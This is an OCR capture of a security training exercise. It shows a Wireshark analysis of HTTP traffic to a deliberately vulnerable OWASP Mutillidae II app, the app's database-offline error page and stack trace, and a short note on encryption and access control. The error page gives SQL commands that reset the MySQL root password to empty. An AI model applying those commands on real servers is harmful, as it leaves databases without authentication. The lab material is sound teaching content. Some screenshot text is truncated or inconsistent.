
To prevent unauthorized persons from viewing file content, these are the two primary remediation methods:

- ✓ Encryption: This method uses mathematical algorithms to scramble the file data into an unreadable format (ciphertext), ensuring that even if a file is stolen, it cannot be read without the specific decryption key.

- ✓ Access Control: This involves setting specific permissions and authentication requirements—such as passwords or biometrics—to ensure that only verified identities with authorized privileges can open or view the file.



```
┌──(kali㉿Kali)-[~]
└─$ cd Downloads

┌──(kali㉿Kali)-[~/Downloads]
└─$ ls
SA.pcap

┌──(kali㉿Kali)-[~/Downloads]
└─$ 
```


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Welcome to Wireshark

Open

/home/kali/ladies.pcap (17 MB)

Capture

…using this filter: Enter a capture filter …   All interfaces shown


eth0
veth4712b68
veth7fd4f53
any
br-339414195aeb

Learn

User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate

You are running Wireshark 4.0.7 (Git v4.0.7 packaged as 4.0.7-1).

Ready to load or capture   No Packets   Profile: Default



Look in: /home/kali/Downloads

Name	Size	Type	Date Mo
SA.pcap	35.27 KiB	pcap File	3 Apr ...:

File name:

Files of type: All Files

Automatically detect file type

Format: —


Size: —

Start / elapsed: —

Read filter:

You are running Wireshark 4.0.7 (Git v4.0.7 packaged as 4.0.7-1).


Ready to load or capture | No Packets | Profile: Default


SA.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
). Time        Source      Destination Protocol Length Info
 1 0.000000000 10.5.5.1    10.5.5.11   TCP        74 57868 → 80
 2 0.000029903 10.5.5.11   10.5.5.1    TCP        74 80 → 57868
 3 0.000040868 10.5.5.1    10.5.5.11   TCP        66 57868 → 80
 4 0.000071795 10.5.5.1    10.5.5.11   HTTP      159 GET /datab
 5 0.000164684 10.5.5.11   10.5.5.1    TCP        66 80 → 57868
 6 0.011841434 10.5.5.11   10.5.5.1    HTTP     3794 HTTP/1.1 2(
 7 0.011854615 10.5.5.1    10.5.5.11   TCP        66 57868 → 80
 8 0.012887079 10.5.5.1    10.5.5.11   TCP        66 57868 → 80
 9 0.016128738 10.5.5.11   10.5.5.1    TCP        66 80 → 57868
10 0.016141917 10.5.5.1    10.5.5.11   TCP        66 57868 → 80
```

```
Frame 66: 148 bytes on wire (1184 bits), 148
Ethernet II, Src: 02:42:74:cc:e2:84 (02:42:7
Internet Protocol Version 4, Src: 10.5.5.1,
Transmission Control Protocol, Src Port: 456
Hypertext Transfer Protocol
```


```
0000  02 42 0a 05 05 0b 02 42  74 cc e2 84 08
0010  00 86 c6 c6 40 00 40 06  55 96 0a 05 05
0020  05 0b b2 48 00 50 99 e2  27 1b 1a fe 1b
0030  01 f6 1e 8e 00 00 01 01  08 0a 78 c0 53
0040  70 9d 47 45 54 20 2f 70  61 73 73 77 6f
0050  20 48 54 54 50 2f 31 2e  31 0d 0a 48 6f
0060  20 31 30 2e 35 2e 35 2e  31 31 0d 0a 55
0070  2d 41 67 65 6e 74 3a 20  63 75 72 6c 2f
0080  38 2e 31 0d 0a 41 63 63  65 70 74 3a 20
0090  0d 0a 0d 0a
```


SA.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
Protocol Length Info
TCP          74 57868 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv…
TCP          74 80 → 57868 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA…
TCP          66 57868 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2025858102…
HTTP        159 GET /database-offline.php HTTP/1.1
TCP          66 80 → 57868 [ACK] Seq=1 Ack=94 Win=65152 Len=0 TSval=286146855…
HTTP       3794 HTTP/1.1 200 OK  (text/html)
TCP          66 57868 → 80 [ACK] Seq=94 Ack=3729 Win=63232 Len=0 TSval=202585…
TCP          66 57868 → 80 [FIN, ACK] Seq=94 Ack=3729 Win=64128 Len=0 TSval=2…
TCP          66 80 → 57868 [FIN, ACK] Seq=3729 Ack=95 Win=65152 Len=0 TSval=2…
TCP          66 57868 → 80 [ACK] Seq=95 Ack=3730 Win=64128 Len=0 TSval=202585…
```

```
ed (528 bits) on interface br-339414195aeb, id
, Dst: 02:42:0a:05:05:0b (02:42:0a:05:05:0b)
.11
t: 80, Seq: 94, Ack: 539, Len: 0
```

```
0000  02 42 0a 05 05 0b 02 42  74 cc e2 84 08
0010  00 34 cb 37 40 00 40 06  51 77 0a 05 05
0020  05 0b b2 56 00 50 6c a3  6b 03 51 03 4d
0030  01 f5 1e 3c 00 00 01 01  08 0a 78 c0 6b
0040  88 53
```



The database server appears to be offline.

The database server at 127.0.0.1 appears to be offline.


1. Be sure the username and password to MySQL is the same as configured in includes/database-config.php
2. Be aware that MySQL disables password authentication for root user upon installation or update in some systesms. This may happen even for a minor update. Please check the username and password to MySQL is the same as configured in includes/database-config.php
3. Try to **setup/reset the DB** to see if that helps
4. A **video is available** to help reset MySQL root password
5. The commands vary by system and version, but may be something similar to the following
   - mysql -u root
   - use mysql;
   - update user set authentication_string=PASSWORD('') where user='root';
   - update user set plugin='mysql_native_password' where user='root';
   - flush privileges;
   - quit;
6. Check the error message below for more hints
7. If you think this message is a false-positive, you can opt-out of these warnings below

Error Message

Error: Failed to connect to MySQL database. Unable to select default database mutillidae. It appears that the database to which Mutillidae is configured to connect has not been created. Try to setup/reset the DB to see if that helps. Next, check that the database service is running and that the database username, password, database name, and database location are configured correctly. Note: File /mutillidae/classes/MySQLHandler.php contains the database configuration. Connection error:

Opt out of database warnings


You can opt out of database connection warnings for the remainder of this session



OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

TIP: Click *Hint and Videos* on each page




More Hints?: See "/documentation/mutillidae-test-scripts.txt"

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
PHP Version: 5.5.9-1ubuntu4.25

Error Message

Failure is always an option	
Line	109
Code	0
File	/app/classes/LogHandler.php
Message	Error attempting to write to log table: /app/classes/MySQLHandler.php on line 194: Error executing query: connect_errno: 0 errno: 1046 error: No database selected client_info: 5.5.60 host_info: 127.0.0.1 via TCP/IP) Query: INSERT INTO hitlog(hostname, ip, browser, referer, date) VALUES ('10.5.5.1', '10.5.5.1', 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0', 'User visited: /app/home.php', now()) (0) [Exception]
Trace	#0 /app/includes/log-visit.php(17): LogHandler->writeToLog('User visited: /...') #1 /app/index.php(642): include_once('/app/includes/l...') #2 {main}
Diagnotic Information	
Click here to reset the DB	

